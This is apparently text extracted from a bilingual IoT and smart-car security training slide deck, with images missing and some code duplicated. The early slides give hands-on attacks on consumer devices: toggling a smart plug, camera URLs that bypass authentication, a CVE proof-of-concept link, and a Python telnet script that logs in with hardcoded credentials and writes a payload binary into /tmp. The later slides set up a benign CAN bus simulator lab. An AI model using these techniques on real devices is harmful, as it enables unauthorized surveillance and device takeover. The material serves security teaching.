tplink-smartplug.py -t 192.168.0.100 -j '{"system":{"set_relay_state":{"state":0}}}' machine:~$ python tplink-smartplug.py -t 192.168.0.100 -j '{"system":{"set_relay_state":{"state":1}}}' https://github.com/softScheck/tplink-smartplug -

> Unauthenicated Stream Leaking • 從 /index.asp 取得 source,其中標明未render路徑 /live.asp?r=201706020
可直接連線,繞過 setup.asp 的登入 localhost/live.asp?r=201706020 -

> Unauthenicated Snapshot function DoS • More than 2 session
connect to /snapshot.cgi will bypass auth and denied snapshot feature localhost/snapshot.cgi -

> Unauthenicated Snapshot Leaking • Connect /jpg/1/image.jpg , /jpg/image.jpg bypass
auth for shot • Connect /mjpg/1/video.mjpg , /mjpg/video.mjpg bypass auth for stream localhost/jpg/1/image.jpg -
> Stack Buffer Overflow • Need UART/JTAG, fake RCE Payload,
can only DoS • https://gitlab.com/nemux/CVE-2018-8072/blob/master/CVE-2018- 8072_PoC.txt -
> machine:~$ apt install libglib2.0-dev machine:~$ pip install bluepy machine:~$

git clone https://github.com/bmork/defogger.git machine:~$ python3 dcs8000lh-configure.py --sysinfo B0:C5:54:55:76:74 050270 -
> machine:~$ python3 dcs8000lh-configure.py --lighttp B0:C5:54:55:76:74 050270 machine:~$ python3 dcs8000lh-configure.py
--netconf B0:C5:54:55:76:74 050270 -
> machine:~$ curl -u admin:050270 -v -k http://localhost/common/info.cgi machine:~$ curl
-u admin:050270 -v -k http://localhost/hostapd machine:~$ curl -u admin:050270 -v -k http://localhost/video machine:~$ vlc http://[username]:[password]@XXX.XXX.XXX.XXX/video/flv.cgi -


> import binascii, telnetlib, time tn = telnetlib.Telnet('10.10.20.244') tn.read_until(b"login:") tn.write(b'meowSecret\n')
tn.read_until(b'Password:') tn.write(b'20080826\n') tn.read_until(b'#') print('login success') payload_binary = b'' with open('sock_v2.o', 'rb') as fh: payload_binary = fh.read() binary_name = '1' path = "/tmp/{}".format(binary_name) echo_stream = 'echo -ne "{}">>{}' echo_prefix = "\\x" size = len(payload_binary) echo_max_length = 50 num_parts = int(size / echo_max_length) + 1 -
tn.write(b'meowSecret\n') tn.read_until(b'Password:') tn.write(b'20080826\n') tn.read_until(b'#') print('login success') payload_binary = b'' with
open('sock_v2.o', 'rb') as fh: payload_binary = fh.read() binary_name = '1' path = "/tmp/{}".format(binary_name) echo_stream = 'echo -ne "{}">>{}' echo_prefix = "\\x" size = len(payload_binary) echo_max_length = 50 num_parts = int(size / echo_max_length) + 1 for i in range(0, num_parts): current = i * echo_max_length block = str(binascii.hexlify(payload_binary[current:current + echo_max_length]), "ascii") block = echo_prefix + echo_prefix.join(a + b for a, b in zip(block[::2], block[1::2])) cmd = echo_stream.format(block, path) tn.write(cmd.encode()+b' \n’) print(i, num_parts) -
> Outline • 物聯網與無人車 IoT & Smart Car – 車聯網攻擊向量
IoV Intro – 無線通訊設備 Wireless Device – 智慧家電與無人機台 Smart Home & Kiosk • 實作練習 Lab – 車載通訊分析 CANBus Analysis • CAN Bus Intro • CAN Bus Simulator – 軟韌體安全 APP & Firmware Security – 外接裝置安全 USB Device -
> • CAN – ISO-TP (ISO 15765-4) – CANopen –
GMLAN bus • SEA J1850 – PWN – VPW • KWP – KWP2000 (ISO 9141-2) – ISO 14230-4 – UDS (ISO 14229-1) • LIN Bus • MOST – Independent from bus line, for IVI, connect to speaker and cellular network. • FlexRay • Ethernet -

> CAN bus include 4 major attributes: • Identifier –

Consistence packet will let packet which has lower Identifier to pass first • Identifier Extension bit (IDE) – In standard CAN Bus, this always remain 0 • Data Length Code (DLC) – Represent the Data field’s length • Data field – Max length is 8 bytes, some system force it to 8 byte with padding -
> Unified Diagnostic Services (UDS) is a diagnostic communication protocol
used in electronic control units (ECUs) within automotive electronics, which is specified in the ISO 14229-1. • Diagnostic tools are able to contact all ECUs installed in a vehicle, which has UDS services enabled. • This makes it possible to interrogate the fault memory of the individual control units, to update them with new firmware, have low-level interaction with their hardware (e.g. to turn a specific output on or off) -
> • Download can-utils package • Install the dependencies and
build the socketcand • Setup a virtual CAN Bus interface $ sudo apt-get install can-utils libconfig-dev libreadline6-dev libssl-dev autoconf $ git clone https://github.com/linux-can/socketcand $ cd socketcand $ ./autogen.sh $ ./configure $ make clean $ make $ sudo make install $ socketcand -v -i vcan0 -
> • Setup a virtual CAN Bus interface • Attach
socketcand to the interface for kayak $ modprobe can $ modprobe vcan $ ip link add dev vcan0 type vcan $ ip link set up vcan0 $ socketcand -v -i vcan0 -


> • Clone the project down to the local •
Install the dependencies • Setup the virtual CAN Bus interface if not • Start the Instrument Cluster (IC) simulator: • Start the controls $ git clone https://github.com/zombieCraig/ICSim $ ./setup_vcan.sh $ ./icsim vcan0 $ ./controls vcan0 $ sudo apt-get install libsdl2-dev libsdl2-image-dev can-utils $ make -

> • Up Arrow: Accelerate • Down Arrow: Brake •
Left/Right Arrow: Turn • Right Shift + X,Y,A,B : Open Specified Door • Left Shift + X,Y,A,B : Close Specified Door • Right Shift + Left Shift: Close All Doors • Left Shift + Right Shift: Open All Doors A X B Y -

> • Use candump / cansniffer to monitor the traffic.
$ candump vcan0 $ cansniffer –c vcan0 -


> Some interesting tool: • Kayak: – an application for
CAN bus diagnosis and monitoring -

> • Clone the project down to the local •
Install dependencies and build the project • Run output $ git clone git://github.com/dschanoeh/Kayak $ apt install maven $ cd Kayak $ mvn clean package $ cd application/target/kayak/bin $ ./kayak -
